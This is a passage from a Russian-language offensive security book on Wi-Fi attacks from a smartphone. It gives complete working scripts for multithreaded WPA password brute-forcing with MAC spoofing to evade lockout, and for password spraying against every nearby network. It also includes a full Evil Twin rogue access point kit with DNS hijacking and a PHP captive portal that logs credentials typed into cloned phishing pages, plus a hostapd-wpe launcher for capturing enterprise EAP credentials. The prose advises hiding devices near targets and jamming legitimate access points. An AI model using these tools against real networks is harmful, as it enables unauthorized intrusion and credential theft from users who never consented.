

Рис. 7.22. Запуск атаки на точку доступа WPS

Атаковать с помощью быстрой Pixie Dust целесообразно со смартфона, двигаясь и охватывая множество целей. Но эксплуатация атаки полного перебора PIN-кодов WPS может затянуться на много часов. Следовательно, для этого более разумно использовать Pineapple, чтобы часами не стоять возле атакуемой точки доступа.



Рис. 7.23. Смартфон успешно атаковал точку доступа WPS

Online bruteforce

Но что, если у точки доступа совсем нет клиентов? Более чем в половине случаев точки доступа могут не содержать ни клиентов, ни подверженного к перебору WPS, ни, тем более, пригодного к брутфорсу PMKID. Выходит, такие точки доступа неуязвимы, даже если пароль у них 12345678?

Дело в том, что подобрать пароль к обычной WPA-сети всегда можно простым перебором, аутентифицируясь и спрашивая каждый раз пароль непосредственно у точки доступа (онлайн брутфорс). Скорость этой атаки уже не так велика, как у оффлайн брутфорса WPA-Handshake. Однако, если у ата-

кующего достаточно времени и целеустремленности, он может подбирать пароли часами, пока ждет появления активных клиентов.

Любопытно, что онлайн-подбор пароля можно делать в несколько потоков на одном логическом интерфейсе Wi-Fi и, к тому же, на встроенной сетевой карте смартфона:

wifi/wpapsk/wpa_brute.sh

```
#!/bin/bash

RED='\x1b[31m'
GREEN='\x1b[32m'
GREY='\x1b[90m'
RESET='\x1b[0m'

TIMEOUT=15
IFACE=wlan0
[[ $# -ge 1 ]] && essid="$1" || read -p 'essid: ' essid
[[ $# -ge 2 ]] && wordlist="$2" || read -p 'wordlist: ' wordlist
[[ $# -ge 3 ]] && threads="$3" || threads=1
rand=$RANDOM

if [ "$threads" -eq 1 ]; then
    touch "/tmp/wpa_${rand}_${essid}.conf"
    while read -r password
    do
        [[ "${#password}" -lt 8 ]] && continue
        #sudo ifconfig $IFACE down; sudo ifconfig $IFACE hw ether "00:$[RANDOM%
110+10]:$[RANDOM%110+10]:$[RANDOM%110+10]:$[RANDOM%110+10]:$[RANDOM%110+10]"
2> /dev/null; sudo ifconfig $IFACE up
        wpa_passphrase "$essid" "$password" > "/tmp/wpa_${rand}_${essid}.
conf" || continue
        sed -i 's/^.*#psk=.*$/\tscan_ssid=1/g' "/tmp/wpa_${rand}_${essid}.
conf"
        sudo ifconfig $IFACE up
        sudo timeout $TIMEOUT wpa_supplicant -i $IFACE -c "/tmp/
wpa_${rand}_${essid}.conf" 2>&1 > "/tmp/wpa_${rand}_${essid}.log" &
        wpa_supplicant=$!
        tail -f "/tmp/wpa_${rand}_${essid}.log" 2> /dev/null | while read -t
$TIMEOUT line
        do
        #echo "$line"
```

```
            if echo "$line" | grep -q "completed"; then
                break
            elif echo "$line" | grep -q "Handshake failed"; then
                break
            fi
        done
        sudo pkill -P $wpa_supplicant 2> /dev/null
        now=$(date +'%H:%M:%S')
        if grep -q "complete" "/tmp/wpa_${rand}_${essid}.log" > /dev/null;
then
            echo -e $GREEN "[+] [$now] $IFACE $essid: $password" $RESET
            exit 1
          elif grep -q "Handshake failed" "/tmp/wpa_${rand}_${essid}.log";
then
            echo -e $RED "[-] [$now] $IFACE $essid: $password" $RESET
          else
            echo -e $GREY "[!] [$now] $IFACE $essid: $password" $RESET
            echo "$password" >> "$wordlist"
        fi
        rm "/tmp/wpa_${rand}_${essid}.log" 2> /dev/null
        rm "/tmp/wpa_${rand}_${essid}.conf" 2> /dev/null
    done < "$wordlist"
elif [ "$threads" -gt 1 ]; then
    typeset -a pids=()
    for ((thread=0; thread<$threads; thread++)); do
        "$0" "$1" <(cat "$2" | awk "NR%$threads==$thread") || pkill -f "$0" &
        pids+=($!)
        #sleep 0.25
    done
    for pid in ${pids[*]}; do
        tail --pid=$pid -f /dev/null
    done
fi
```

Этот скрипт использует wpa_supplicant для реализации брутфорса. На каждой итерации он может менять MAC-адрес сетевой карты атакующего во избежание его возможной блокировки точкой доступа. Если указать 3-й дополнительный аргумент (количество потоков), то скрипт размножит себя по указанному количеству. Тем самым реализуется многопоточность (рис. 7.24).



Рис. 7.24. Перебор 18 паролей в четыре потока за 30 секунд

Разные точки доступа по-разному реагируют на многопоточный онлайн брутфорс, но, тем не менее, абсолютно все они подвержены этой атаке.

Процесс подбора пароля может сильно затянуться, поэтому эту атаку целесообразнее выполнять с Pineapple, спрятанного где-то неподалеку от точки доступа.

Зато «медленный» брутфорс не станет проблемой, когда имеет смысл подбирать пароль сразу ко всем точкам доступа, пробуя лишь несколько самых распространенных паролей, — так называемый брутфорс «в ширину», или password spraying. Для чего к предыдущему скрипту можно применить обертку:

wifi/wpapsk/wpa_brute-width.sh

```
#!/bin/bash

RED='\x1b[31m'
GREEN='\x1b[32m'
GREY='\x1b[90m'
RESET='\x1b[0m'
```

```
IFACE=wlan0
TIMEOUT=15
PASSWD=()
MAX_TREADS=4
[[ $# -ge 1 ]] && PASSWD=($*) || while read passwd; do PASSWD+=("$passwd");
done
#PASSWD=(12345678 123456789 1234567890 qwertyuiop 1q2w3e4r 987654321
1q2w3e4r5t qazwsxedc 11111111)

#sudo killall -KILL wpa_supplicant 2> /dev/null
mkdir /tmp/wpa_brute 2> /dev/null && chmod o+rw /tmp/wpa_brute

while :
do
  sudo ifconfig $IFACE up
  typeset -a bssids=()
  typeset -a essids=()
  typeset -a signals=()
  IFS=$'\x0a'
  for line in $(sudo iw dev $IFACE scan 2> /dev/null | egrep '^BSS|SSID:|sign
al:|Authentication' | tr $'\n' $'\t' | sed -e 's/BSS/\nBSS/g' | grep 'PSK')
  do
    IFS=$'\t' read bssid signal essid <<< $(echo "$line" | sed -rn 's/BSS
(.+)\(.*\t+signal: (.*).00 dBm.*\t+SSID: ([^\t]+)\t.*/\1\t\2\t\3/p')
    if [ -n "$essid" ]; then
      #echo "[*] $bssid $signal $essid"
      bssids+=($bssid)
      essids+=($essid)
      signals+=($signal)
    fi
  done

  for ((i=0; i<${#bssids[@]}; i++))
  do
    echo "${essids[i]}"$'\t'"${bssids[i]}"$'\t'"${signals[i]}"
  done | sort -n -k 3 -r | uniq > /tmp/wpa_brute/wpa_net.txt

  IFS=$'\x0a'
  for net in $(cat /tmp/wpa_brute/wpa_net.txt)
  do
```

```
    IFS=$'\t' read essid bssid signal <<< $(echo "$net")
    if fgrep -q "$essid" /tmp/wpa_brute/essids_known.txt 1> /dev/null 2> /
dev/null; then
      continue
    fi
    echo "[+] $essid $bssid $signal"
    sudo ifconfig $IFACE down; sudo ifconfig $IFACE hw ether "00:$[RANDOM%110+1
0]:$[RANDOM%110+10]:$[RANDOM%110+10]:$[RANDOM%110+10]:$[RANDOM%110+10]" 2> /
dev/null; sudo ifconfig $IFACE up
    threads=0
    for passwd in ${PASSWD[*]}
    do ((threads++))
      echo "$passwd"
    done > /tmp/wpa_brute/wordlist.txt
    timeout $TIMEOUT $(dirname "$0")/wpa_brute.sh "$essid" /tmp/wpa_brute/
wordlist.txt $(( threads<=MAX_TREADS ? threads : MAX_TREADS ))
    echo "$essid" >> /tmp/wpa_brute/essids_known.txt
    break
  done
done
```

Приведенный скрипт в бесконечном цикле ищет беспроводные сети и сортирует их по уровню сигнала, чтобы брутить сначала те, что ближе. Также скрипт запоминает уже атакованные имена сетей. В результате можно найти сразу несколько небезопасных точек доступа (рис. 7.25).

Для успешности атаки желательно проверить как можно больше точек доступа, поэтому атака является подвижной, и ее лучше выполнять со смартфона.

Везде вокруг нас десятки сетей Wi-Fi, и почти всегда у одной-двух из них обязательно применяются слабые пароли. Очень часто такое наблюдается у беспроводных принтеров, которые могут стать точкой проникновения.

Реальный злоумышленник может использовать описанный подход при преодолении периметра, просто проходя вдоль стен интересующего объекта. Часто на режимных объектах, где запрещен выход в Интернет из корпоративной сети, сотрудники, от админов до бухгалтеров, могут использовать «свои решения», и для выхода в Интернет с корпоративных компьютеров раздают им Wi-Fi со смартфонов. Атака таких несанкционированных точек доступа — очень перспективная мишень, ведь не каждый пользователь станет заморачиваться стойкостью пароля, чем приоткрывает двери во внутреннюю сеть. Кстати, такие сети достаточно легко увидеть не только по имени сети, но и по ее uptime, который у корпоративных точек доступа обычно измеряется неделями, а у несанкционированных — часто не превосходит часа.



Рис. 7.25. Подбор паролей ко всем слышимым точкам доступа

Такая атака может быть полезна хакеру и в том случае, если ему нужно анонимно выйти в Интернет через чужую сеть. Очень много людей забывают выключить раздачу «небезопасного» Интернета на своих смартфонах или домашних роутерах, когда она им более не нужна.

7.2.3. Атаки на клиентов

Все рассмотренные атаки объединяет то, что они направлены на точку доступа. Теперь предлагаю рассмотреть другую сторону атак — на клиентов, как на пользователей, так и их устройства.

RoqueAP — это целое семейство атак на клиентов Wi-Fi через вредоносные точки доступа, к которым у пользователей или у их устройств есть доверие. Ведь без доверия взаимодействовать с ними не получится, так как именно клиенты инициируют подключение. Глобально такие атаки можно разделить на две группы:

- атака на самих пользователей, требующая использования социальной инженерии (Evil Twin);
- атака на клиентские устройства zero click (EAP, Karma).

Далее детально рассматривается каждая из них.

Evil Twin

Эта атака хорошо описана в *разд. 5.2.3*. Атакующий может провести ее со смартфона даже с использованием встроенного адаптера Wi-Fi, так как для нее не нужен режим монитора, а поддержка режима работы точки доступа есть почти в каждом современном смартфоне.

Следующим скриптом запускаются необходимые компоненты атаки: точка доступа с привлекательным именем сети, DHCP и DNS-серверы, а также веб-сервер, настойчиво запрашивающий у пользователя те или иные данные:

wifi/roque_ap/eviltwin/run.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && essid="$1" || read -p 'essid: ' essid
[[ $# -ge 2 ]] && wwwroot="$2" || wwwroot='pages/simple'

sudo ifconfig wlan0 up
sudo ip a add 11.0.0.1/24 dev wlan0
sudo ip r add 11.0.0.0/24 dev wlan0 table 97
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT
--to-ports 80

tmux new-session -d -s eviltwin "./hostapd.sh '$essid' ''"
tmux split-window -v -t eviltwin "./dnsmasq.sh"
tmux split-window -v -t eviltwin "sudo php -S 11.0.0.1:80 captive.php
'$wwwroot'"
tmux a -t eviltwin

sudo ifconfig wlan0 0
sudo iptables -t nat -D PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT
--to-ports 80
echo 'done'
```

Скрипт после запуска запрашивает имя беспроводной сети и шаблон веб-страницы для Captive-портала. После чего он запускает три компонента, разделив экран на три области.

Первая треть экрана — это реализация самой точки доступа:

wifi/roque_ap/eviltwin/hostapd.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && essid="$1" || read -p 'essid: ' essid
[[ $# -ge 2 ]] && password="$2" || read -p 'password: ' password
```

```
if [ -z "$password" ]; then
  config='ap_opn.conf'
else
  config='ap_wpa.conf'
fi

sudo rm /tmp/$config
cp $config /tmp/$config
sed -i "s/__ESSID__/$essid/g" /tmp/$config
sed -i "s/__PASS__/$password/g" /tmp/$config
sudo hostapd /tmp/$config
```

wifi/roque_ap/eviltwin/ap_opn.conf

```
interface=wlan0
driver=nl80211
ssid=__ESSID__
hw_mode=g
channel=1
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Вторая треть экрана — это DHCP- и DNS-серверы, которые показывают атакующему, что клиент подключился к его точке доступа и получил IP-адрес. Каждая попытка обращения клиента к тому или иному ресурсу по DNS-имени приводит его на IP-адрес точки доступа:

wifi/roque_ap/eviltwin/dnsmasq.sh

```
#!/bin/bash

sudo dnsmasq --conf-file=dnsmasq.conf -d
```

wifi/roque_ap/eviltwin/dnsmasq.conf

```
domain=fake.net
interface=wlan0
dhcp-range=11.0.0.10,11.0.0.20,24h
dhcp-option=1,255.255.255.0
dhcp-option=3,11.0.0.1
dhcp-option=6,11.0.0.1
dhcp-option=121,0.0.0.0/1,11.0.0.1,128.0.0.0/1,11.0.0.1
dhcp-option=249,0.0.0.0/1,11.0.0.1,128.0.0.0/1,11.0.0.1

local-ttl=30
address=/#/11.0.0.1
```

Получение клиентом IP-адреса можно считать полноценным подключением к точке доступа.

Наконец, третья область экрана — это, собственно, Captive-портал, на который заворачивается весь веб-трафик от клиента. Он показывает все обращения клиента к веб-ресурсам и попытки ввода пароля в фишинговую веб-форму:

wifi/roque_ap/eviltwin/captive.php

```
<?php
$root = str_getcsv(file_get_contents('/proc/self/cmdline'), "\0")[4];
$script = str_replace('..', '', urldecode($_SERVER['SCRIPT_NAME'])); // safety
header('HTTP/1.1 200 OK');
header('Content-type: '); // disable Content-Type
if ( is_file($root . $script) )
    echo file_get_contents($root . $script);
else
    echo file_get_contents($root . "/index.html");

foreach($_POST as $par=>$val)
    error_log( "\x1b[31m" . "$par: $val" . "\x1b[0m» );
?>
```

Лендинг страницы, которую видит жертва, может быть выбран уже под конкретную ситуацию. Злоумышленник может сверстать его самостоятельно, но проще скопировать существующий дизайн страницы с помощью браузера. Клонировать любую веб-страницу можно обычным браузером: <Ctrl>+<S> → **Веб-страница полностью**. Такая копия полностью автономна — все скрипты, стили и картинки загружаются без Интернета. После чего папку с сохраненными файлами нужно положить на смартфон в `wifi/roque_ap/eviltwin/pages/new_page/`.

Код `captive.php` реализован так, чтобы можно было подключить любую предварительно клонированную страницу с минимумом правок. Как правило, загрузка компонентов веб-страницы идет методом GET, а введенные данные с веб-форм уходят методом POST. Поэтому скрипт подсвечивает красным именно POST-параметры. В нижней трети экрана можно увидеть введенные пользователем данные (рис. 7.26).

На стенде показаны простейшая страница Captive-портала и результат ввода данных, который тут же отражается в смартфоне атакующего. При этом видны и момент подключения к подставной точке доступа, и получение IP-адреса от нее. Это тоже может быть полезно для оценки конверсии жертв Evil Twin-атак: сколько подключилось, а сколько ввело данные.

А вот так эта атака смотрелась бы в реальных обстоятельствах (рис. 7.27). Творческий подход в претексте играет ключевую роль.



Рис. 7.26. Атака Evil Twin и захват пароля на стенде



Рис. 7.27. Атака Evil Twin и захват пароля в действии

Не стоит переоценивать скорость этой атаки. Клиент далеко не сразу может выполнить подключение к подставной точке доступа и, уж тем более, ввести какой-то пароль. Эта атака может вестись часами или даже днями. В связи с чем ее иногда целесообразнее производить с помощью автономного Pineapple. Но в случаях, когда клиенты слишком рассредоточены по площади, смартфон может стать более удобным средством совершения этой атаки.

EAP

Сети WPA Enterprise весьма часто встречаются на предприятиях. Атака на эти сети подробно описана в *разд. 5.2.5* и *6.2.2*. Здесь же будет показана возможность ее реализации со смартфона.

Приведенный далее скрипт запускает сеть WPA Enterprise с указанным именем на немного пропатченной версии hostapd-wpe:

wifi/roque_ap/eap/run.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && essid="$1" || read -p 'essid: ' essid
EAP='wlan0'
MON='mon0' #opt

cp /etc/hostapd-wpe/hostapd-wpe.conf /tmp/hostapd-wpe.conf
sed -i "s/interface=.*/interface=$EAP/g" /tmp/hostapd-wpe.conf
sed -i "s/ssid=.*/ssid=$essid/g" /tmp/hostapd-wpe.conf
echo "[+] attacking $essid"
#sudo timeout $attack_time mdk4 $MON d -c 1,6,11 &
sudo hostapd-eaphammer -x /tmp/hostapd-wpe.conf
```

По ситуации, для привлечения клиентов, можно применить глушение сигналов легитимных точек доступа.

Эта атака является чрезвычайно опасной, но менее известной, чем предыдущие. Еще большую опасность атаке придает простота исполнения — ее можно реализовать на встроенном адаптере Wi-Fi смартфона (рис. 7.28).

Стоит обратить особое внимание, что в таком случае учетные данные отправляет именно устройство, а не пользователь! На рис. 7.28 показано, как устройство предлагает пользователю ввести учетные данные. Однако это происходит уже после того, как устройство само автоматически отправило ранее сохраненные данные. Следовательно, такой смартфон может спокойно лежать в кармане у сотрудника компании, когда неподалеку от него находится хакер.

